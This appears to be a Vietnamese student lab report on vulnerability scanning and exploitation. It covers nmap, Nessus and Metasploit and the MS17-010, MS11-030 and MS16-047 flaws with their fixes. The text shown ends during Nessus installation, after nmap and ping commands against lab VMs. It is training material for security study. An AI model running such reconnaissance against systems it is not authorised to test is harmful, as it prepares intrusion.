**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

****

**BÁO CÁO BÀI THỰC HÀNH**

**HỌC PHẦN: THỰC TẬP CƠ SỞ**

**MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 3.3**

**RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG**

Sinh viên thực hiện: B22DCAT287-Ngô Quang Thắng

Giảng viên hướng dẫn: Quản Trọng Thế

**HỌC KỲ 2 NĂM HỌC 2024-2025**

# **MỤC LỤC**

[**MỤC LỤC** 2](#_Toc197197842)

[**DANH SÁCH HÌNH ẢNH** 3](#_Toc197197843)

[CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH 5](#_Toc197197844)

[1.1 Mục đích 5](#_Toc197197845)

[1.2 Tìm hiểu lý thuyết 5](#_Toc197197846)

[1.2.1. Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework 5](#_Toc197197847)

[1.2.2. Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được 6](#_Toc197197848)

[1.2.3. Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010) 10](#_Toc197197849)

[CHƯƠNG 2. NỘI DUNG THỰC HÀNH 12](#_Toc197197850)

[2.1 Chuẩn bị môi trường 12](#_Toc197197851)

[2.2 Các bước thực hiện 12](#_Toc197197852)

[2.2.1. Sử dụng nmap/zenmap để quét các cổng dịch vụ 14](#_Toc197197853)

[2.2.2. Sử dụng nessus để quét các lỗ hổng 15](#_Toc197197854)

[2.2.3. Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7 23](#_Toc197197855)

[2.3.Kết luận 27](#_Toc197197856)

[TÀI LIỆU THAM KHẢO 28](#_Toc197197857)

# **DANH SÁCH HÌNH ẢNH**

[Hình 1: Kiến trúc metasploit 6](#_Toc197197601)

[Hình 2: Địa chỉ Ip của máy attack 12](#_Toc197197602)

[Hình 3:Địa chỉ ip của máy victim 12](#_Toc197197603)

[Hình 4: Ping đến máy attack 13](#_Toc197197604)

[Hình 5: Ping đến máy victim 13](#_Toc197197605)

[Hình 6: Thực hiện nmap đến máy victim 14](#_Toc197197606)

[Hình 7: nmap cổng 139 máy victim 14](#_Toc197197607)

[Hình 8: nmap cổng 445 máy victim 15](#_Toc197197608)

[Hình 9: Tải xuống Nessus 15](#_Toc197197609)

[Hình 10: Thực hiện giải nén nessus 16](#_Toc197197610)

[Hình 11: Khởi động nessus 16](#_Toc197197611)

[Hình 11: Giao diện nessus 17](#_Toc197197612)

[Hình 12: Cấu hình nessus 17](#_Toc197197613)

[Hình 13: Cấu hình nessus 18](#_Toc197197614)

[Hình 14: Tạo tài khoản nessus 18](#_Toc197197615)

[Hình 15: Tải xuống nessus 19](#_Toc197197616)

[Hình 16: Giao diện Nessus sau khi cài 19](#_Toc197197617)

[Hình 17: Các tài nguyên nessus 20](#_Toc197197618)

[Hình 18: Giao diện khi hoàn thành tài nguyên 20](#_Toc197197619)

[Hình 19: Thực hiện cấu hình rà quét lỗ hổng 21](#_Toc197197620)

[Hình 20: Sau khi cấu hình thành công 21](#_Toc197197621)

[Hình 21: Các lỗ hổng rà quét 22](#_Toc197197622)

[Hình 22: Chi tiết về lỗ hổng 22](#_Toc197197623)

[Hình 23: Ip của máy windows 7 23](#_Toc197197624)

[Hình 24: Ping đến windows 7 23](#_Toc197197625)

[Hình 25: Tắt windows firewall 24](#_Toc197197626)

[Hình 26: Khởi động metasploit 24](#_Toc197197627)

[Hình 27: Kiểm tra lỗ hổng ms17\_010 25](#_Toc197197628)

[Hình 28: Kiểm tra lỗ hổng trên windows 7 25](#_Toc197197629)

[Hình 29: Thực hiện tấn công windows 7 26](#_Toc197197630)

[Hình 30: Thử một số lệnh 26](#_Toc197197631)

[Hình 31: Thử một số lệnh 27](#_Toc197197632)

1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH
   1. Mục đích

* Hiểu được các mối đe dọa và lỗ hổng.
* Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lổng như: nmap/zenmap, nessus, Metasploit framework.
* Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.
  1. Tìm hiểu lý thuyết

**1.2.1. Lý thuyết về các công cụ nmap/zenmap, nessus, Metasploit framework**

a. Công cụ Nmap

Nmap (Network Mapper) được Gordon Lyon giới thiệu lần đầu vào năm 1997, là một công cụ quét, theo dõi và đánh giá bảo mật hàng đầu, ban đầu nmap chỉ phát triển trên hệ điều hành linux, về sau có cả phiên bản dành cho các hệ điều hành khác như Windows, Mac OS,... đặc biệt nmap có một phiên bản GUI tên là Zenmap. Nmap có thể thực hiện quét trên một IP, dải IP, domain hay là cả một danh sách. Ví dụ: thekalitools.com, thekalitools.com/24, 192.168.0.1; 10.0.0-255.1-254;...

b. Công cụ Nessus

Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại. Theo cuộc khảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhất thế giới.


Nessus cho phép quét các loại lỗ hổng như cho phép kiểm soát từ xa hoặc truy cập dữ liệu nhạy cảm trên hệ thống, cấu hình sai, sử dụng mật khẩu mặc định, mật khẩu dễ đoán, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển, hoặc tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại,.... Nessus bao gồm hai phần chính:

* Nessusd - dịch vụ luôn chạy của Nessus - thực hiện quét
* Nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng.

Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client. Thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus - Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

c. Công cụ Metasploit

Metasploit framework là một công cụ rất mạnh mẽ có thể được sử dụng để thăm dò các lỗ hổng hệ thống trên mạng và máy chủ. Bởi vì nó có mã nguồn mở, nó có thể dễ dàng tùy chỉnh và sử dụng với hầu hết các hệ điều hành. Metasploit chứa trên 1677 chương trình khai thác lỗ hổng trên 25 nền tảng, như Cisco, Java, Python, PHP, Android và các nền tảng khác. Với Metasploit, người kiểm thử xâm nhập có thể sử dụng chương trình tấn công có sẵn hoặc tùy chỉnh và thực thi vào một mạng để thăm dò các điểm yếu. Một khi các lỗ hổng được xác định và ghi lại, thông tin có thể được sử dụng để giải quyết các điểm yếu hệ thống và ưu tiên các giải pháp. Dưới đây là sơ đồ kiến trúc và các thành phần của Metasploit framework: Sơ đồ kiến trúc và các thành phần của Metasploit framework



Hình 1: Kiến trúc metasploit

**1.2.2. Lý thuyết về một số lỗ hổng, một số cổng dịch vụ quét được**

Lỗ hổng bảo mật là những lỗi phần mềm, lỗi trong đặc điểm kỹ thuật và thiết kế, nhưng đa số là lỗi trong lập trình. Bất kỳ gói phần mềm lớn nào cũng có hàng ngàn lỗi. Đây là những lỗ hổng nằm ủ mình trong hệ thống phần mềm của chúng ta, đợi đến khi được kích hoạt hoặc bị phát hiện. Khi đó, chúng có thể được dùng để tấn công các hệ thống.

Các lỗ hổng bảo mật trên một hệ thống là các điểm yếu có thể tạo nên sự ngưng trệ của dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép truy câp bất hợp pháp vào hệ thống. Các lỗ hổng bảo mật có thể nằm ngay các dịch vụ cung cấp như web, mail, ftp,… Ngoài ra các chương trình ứng dụng hay dùng cũng chứa các lỗ hổng.

Có nhiều nguyên nhân gây ra lỗ hổng bảo mật: có thể do lỗi của bản thân hệ thống, hoặc do người quản trị hệ thống không hiểu sâu sắc các dịch vụ cung cấp hoặc do người dùng sử dụng có ý thức bảo mật kem click vào các đường link hoặc tải về các ứng dụng độc hại.

Lỗ hổng bảo mật có mức độ ảnh hưởng khác nhau. Có những lỗ hổng chỉ ảnh hưởng đến chất lượng dịch vụ cung cấp nhưng cũng có những lỗ hổng ảnh hưởng tới cả hệ thống hoặc làm ngưng trệ dịch vụ. Một số cổng dịch vụ quét được lỗ hổng như: SSH, FTP, SMTP, HTTP, HTTPS, DNS, SNMP, MySQL,…

* Lỗ hổng Nessus quét được trên máy Windows 7:

**Lỗ hổng MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)**

Lỗ hổng MS11-030, còn được biết đến với tên gọi "Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553)", là một lỗ hổng bảo mật được Microsoft công bố vào tháng 4 năm 2011. Lỗ hổng này tác động đến dịch vụ DNS (Domain Name System) trên hệ điều hành Windows.

Các tác hại của lỗ hổng này có thể rất nghiêm trọng, bao gồm:

* Thực thi mã từ xa (Remote Code Execution - RCE): Tin tặc có thể tận dụng lỗ hổng này để thực thi mã từ xa trên máy chủ DNS, cho phép họ chiếm quyền kiểm soát và thực hiện các hoạt động không ủng hộ trên hệ thống.
* Tấn công từ xa: Tin tặc có thể thực hiện các cuộc tấn công từ xa thông qua lỗ hổng này, có thể dẫn đến mất kiểm soát hoặc phá hủy dịch vụ DNS.
* Đánh cắp dữ liệu: Nếu máy chủ DNS bị chiếm quyền kiểm soát, tin tặc có thể sử dụng lỗ hổng này để đánh cắp dữ liệu quan trọng từ các giao tiếp DNS.

Lỗ hổng MS11-030 tồn tại trong các hệ thống Windows và ảnh hưởng đến các phiên bản của Windows Server từ Windows 2003 đến Windows Server 2008 R2.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật (security patches) để sửa chữa lỗ hổng và bảo vệ người dùng khỏi các cuộc tấn công tiềm ẩn. Việc quan trọng nhất là cập nhật hệ thống của bạn với các bản vá bảo mật mới nhất từ Microsoft. Ngoài ra, người quản trị hệ thống cũng cần kiểm tra và cấu hình máy chủ DNS một cách chính xác để giảm thiểu rủi ro từ lỗ hổng này.

**Lỗ hổng Unsupported Windows OS (remote):**

Lỗ hổng "Unsupported Windows OS (remote)" là một lỗ hổng bảo mật xuất phát từ việc sử dụng hệ điều hành Windows không được hỗ trợ hoặc đã hết hạn hỗ trợ. Điều này có thể xảy ra khi người dùng vẫn tiếp tục sử dụng các phiên bản cũ của Windows mà Microsoft không còn cung cấp các bản vá bảo mật hoặc hỗ trợ kỹ thuật cho chúng nữa.

Các tác hại của lỗ hổng này có thể bao gồm:

* Rủi ro bảo mật cao: Hệ điều hành không được cập nhật thường xuyên có thể dễ dàng trở thành mục tiêu của các cuộc tấn công mạng, bao gồm vi rút, phần mềm độc hại và các kỹ thuật tấn công khác.
* Thiếu tính ổn định và hiệu suất: Việc sử dụng hệ điều hành không được hỗ trợ có thể gây ra các vấn đề về hiệu suất, ổn định và tương thích với các ứng dụng và phần cứng mới
* Khả năng hoạt động không ổn định: Các lỗi hoặc vấn đề kỹ thuật có thể xuất hiện do thiếu các bản vá bảo mật hoặc hỗ trợ từ nhà sản xuất.
* Vi phạm quy định tuân thủ và an ninh thông tin: Trong một số ngành công nghiệp hoặc tổ chức, việc sử dụng hệ điều hành không được hỗ trợ có thể vi phạm các quy định về tuân thủ hoặc an ninh thông tin.

Cách khắc phục lỗ hổng này bao gồm:

* Nâng cấp hệ điều hành: Người dùng nên cân nhắc nâng cấp lên phiên bản Windows mới nhất để đảm bảo nhận được các bản vá bảo mật và hỗ trợ từ Microsoft.
* Cập nhật bảo mật định kỳ: Người dùng nên thường xuyên kiểm tra và cài đặt các bản vá bảo mật mới nhất cho hệ thống của mình.
* Sử dụng phần mềm bảo mật: Cài đặt và duy trì các giải pháp phần mềm bảo mật để bảo vệ hệ thống khỏi các mối đe dọa trực tuyến.
* Điều chỉnh quy trình và chính sách bảo mật: Trong trường hợp không thể nâng cấp lên phiên bản Windows mới nhất, tổ chức cần áp dụng các biện pháp bảo mật phù hợp và điều chỉnh các chính sách để giảm thiểu rủi ro từ lỗ hổng này.

**Lỗ hổng MS17-010:**

MS17-010 là một lỗ hổng bảo mật nghiêm trọng tồn tại trong giao thức Server Message Block version 1.0 (SMBv1) của hệ điều hành Microsoft Windows. Lỗ hổng này cho phép kẻ tấn công từ xa gửi các gói tin đặc biệt đến hệ thống mục tiêu và thực thi mã độc tùy ý. Nó được coi là một lỗ hổng "zero-day" vào thời điểm phát hiện và đã gây ra nhiều cuộc tấn công mạng lớn trên toàn cầu.

Các tác hại của lỗ hổng:

* Thực thi mã từ xa: Kẻ tấn công có thể chạy các lệnh độc hại trên hệ thống bị ảnh hưởng, giành quyền kiểm soát hoàn toàn máy tính hoặc máy chủ.
* Lây lan phần mềm độc hại: Lỗ hổng này đã được các loại ransomware như WannaCry và Petya sử dụng để lây lan nhanh chóng trong mạng nội bộ, mã hóa dữ liệu và đòi tiền chuộc.
* Đánh cắp dữ liệu: Kẻ tấn công có thể truy cập và đánh cắp các thông tin nhạy cảm, bí mật kinh doanh hoặc dữ liệu cá nhân quan trọng.
* Tấn công từ chối dịch vụ (DoS): Mặc dù không phải là tác động chính, việc khai thác lỗ hổng cũng có thể gây ra sự cố hệ thống, dẫn đến gián đoạn dịch vụ.
* Thiết lập backdoor: Kẻ tấn công có thể cài đặt backdoor để duy trì quyền truy cập trái phép vào hệ thống trong tương lai.

Cách khắc phục lỗ hổng MS17-010:

* Cài đặt bản vá bảo mật MS17-010: Đây là biện pháp quan trọng nhất. Microsoft đã phát hành bản vá này vào tháng 3 năm 2017. Hãy đảm bảo bạn đã cập nhật hệ điều hành Windows của mình hoặc cài đặt bản vá tương ứng. Bạn có thể tìm kiếm và tải xuống bản vá từ trang web chính thức của Microsoft hoặc thông qua Windows Update.
* Vô hiệu hóa giao thức SMBv1: SMBv1 là giao thức cũ và không còn an toàn. Nếu không thực sự cần thiết, bạn nên vô hiệu hóa nó trên hệ thống của mình.
* Trên máy trạm: Mở Control Panel -> Programs -> Turn Windows features on or off. Bỏ chọn tùy chọn SMB 1.0/CIFS File Sharing Support và nhấn OK. Khởi động lại máy tính.
* Trên máy chủ: Sử dụng Server Manager, chọn Remove Roles and Features. Trong phần Features, bỏ chọn SMB 1.0/CIFS File Sharing Support và hoàn tất quá trình. Khởi động lại máy chủ.
* Sử dụng tường lửa: Cấu hình tường lửa trên máy tính và mạng của bạn để chặn các kết nối đến các cổng SMB (thường là cổng 139 và 445) từ các nguồn không tin cậy hoặc từ bên ngoài mạng nội bộ nếu không cần thiết.
* Cập nhật phần mềm diệt virus: Đảm bảo phần mềm diệt virus của bạn được cập nhật thường xuyên để có thể phát hiện và ngăn chặn các nỗ lực khai thác lỗ hổng này.
* Nâng cao nhận thức về an ninh mạng: Đào tạo người dùng về các mối đe dọa an ninh mạng, cách nhận biết các email và liên kết độc hại, và tầm quan trọng của việc không mở các tệp tin từ các nguồn không đáng tin cậy.

**Lỗ hổng MS16-047:**

MS16-047 là một bản cập nhật bảo mật cho các giao thức từ xa SAM (Security Account Manager) và LSAD (Local Security Authority Domain). Lỗ hổng này, còn được gọi là Badlock, có thể gây ra các vấn đề về an ninh như tăng quyền đặc quyền (elevation of privilege), tấn công man-in-the-middle và giả mạo người dùng đã được xác thực.

Tác hại của lỗ hổng này là kẻ tấn công có thể khai thác nó để tăng quyền đặc quyền và thực hiện các hành động không được ủy quyền trên hệ thống mục tiêu. Điều này có thể dẫn đến mất dữ liệu quan trọng, sự xâm nhập vào hệ thống, hoặc thậm chí là kiểm soát toàn bộ hệ thống.

Lỗ hổng MS16-047 tồn tại trên các máy chủ Windows chạy các phiên bản hệ điều hành nhất định và sử dụng các phiên bản cũ của các giao thức SAM và LSAD.

Để khắc phục lỗ hổng này, người dùng cần cập nhật hệ thống của mình bằng cách cài đặt bản vá bảo mật từ Microsoft được cung cấp trong cập nhật MS16-047. Việc này sẽ giúp bảo vệ hệ thống khỏi việc bị tấn công và bảo vệ dữ liệu quan trọng khỏi rủi ro.

**1.2.3. Lý thuyết về lỗ hổng mà Metasploit framework khai thác được (lỗ hổng MS17-010)**

Lỗ hổng MS17-010 là một lỗ hổng bảo mật trong giao thức SMBv1 (Server Message Block version 1), được phát hiện và công bố bởi Microsoft vào tháng 3 năm 2017. Đây là một lỗ hổng đặc biệt nguy hiểm vì nó cho phép tin tặc thực hiện tấn công từ xa trên các hệ thống chạy hệ điều hành Windows.

Tác hại của lỗ hổng này rất nghiêm trọng. Nó cho phép tin tặc thực hiện tấn công kiểu "Remote Code Execution" (RCE), có nghĩa là tin tặc có thể thực thi mã từ xa trên hệ thống mục tiêu mà không cần tài khoản người dùng hợp lệ. Điều này có thể dẫn đến việc kiểm soát hoàn toàn hệ thống, đánh cắp dữ liệu, triển khai phần mềm độc hại, hoặc thậm chí tấn công các hệ thống khác trong mạng nội bộ.

Lỗ hổng MS17-010 tồn tại trong các phiên bản của hệ điều hành Windows từ Windows 7 đến Windows Server 2016.

Để khắc phục lỗ hổng này, Microsoft đã phát hành các bản vá bảo mật. Đối với người dùng và quản trị viên hệ thống, việc cập nhật hệ thống với các bản vá bảo mật mới nhất từ Microsoft là cách hiệu quả nhất để ngăn chặn việc tận dụng lỗ hổng này. Ngoài ra, có thể tắt giao thức SMBv1 hoặc triển khai các biện pháp kiểm soát truy cập bổ sung để giảm thiểu rủi ro từ lỗ hổng MS17-010.

1. NỘI DUNG THỰC HÀNH
   1. Chuẩn bị môi trường

* Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác
* Các công cụ nmap/zenmap, nessus, Metasploit framework
* Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework (Kali Linux)
  1. Các bước thực hiện
* Thực hiện cấu hình máy victim, attack kết nối với nhau
* Kiểm tra địa chỉ Ip máy attack:


*ip a*



Hình 2: Địa chỉ Ip của máy attack

* Kiểm tra địa chỉ Ip máy victim:

*ipconfig*




Hình 3:Địa chỉ ip của máy victim


* Kiểm tra kết nối máy attack-victim

*ping 192.168.80.137*

*ping 192.168.80.134*



Hình 4: Ping đến máy attack




Hình 5: Ping đến máy victim

**2.2.1. Sử dụng nmap/zenmap để quét các cổng dịch vụ**

a. Sử dụng nmap quét cổng dịch vụ

* Thực hiện quét nhanh các cổng:

*nmap -F 192.168.80.134*




Hình 6: Thực hiện nmap đến máy victim


* Thực hiện quét chi tiết 1 cổng:

*nmap -p 139 192.168.80.134*

*nmap -p 445 192.168.80.134*



Hình 7: nmap cổng 139 máy victim




Hình 8: nmap cổng 445 máy victim

**2.2.2. Sử dụng nessus để quét các lỗ hổng**

* Thực hiện tải xuóng Nessus:


*https://www.tenable.com/downloads/nessus*



Hình 9: Tải xuống Nessus

* Thực hiện giải nén, cài đặt Nessus:


*sudo dpkg -i nessus-10.8.4-ubuntu1684\_amd84.deb*



Hình 10: Thực hiện giải nén nessus

* Thực hiện khởi động Nessus:

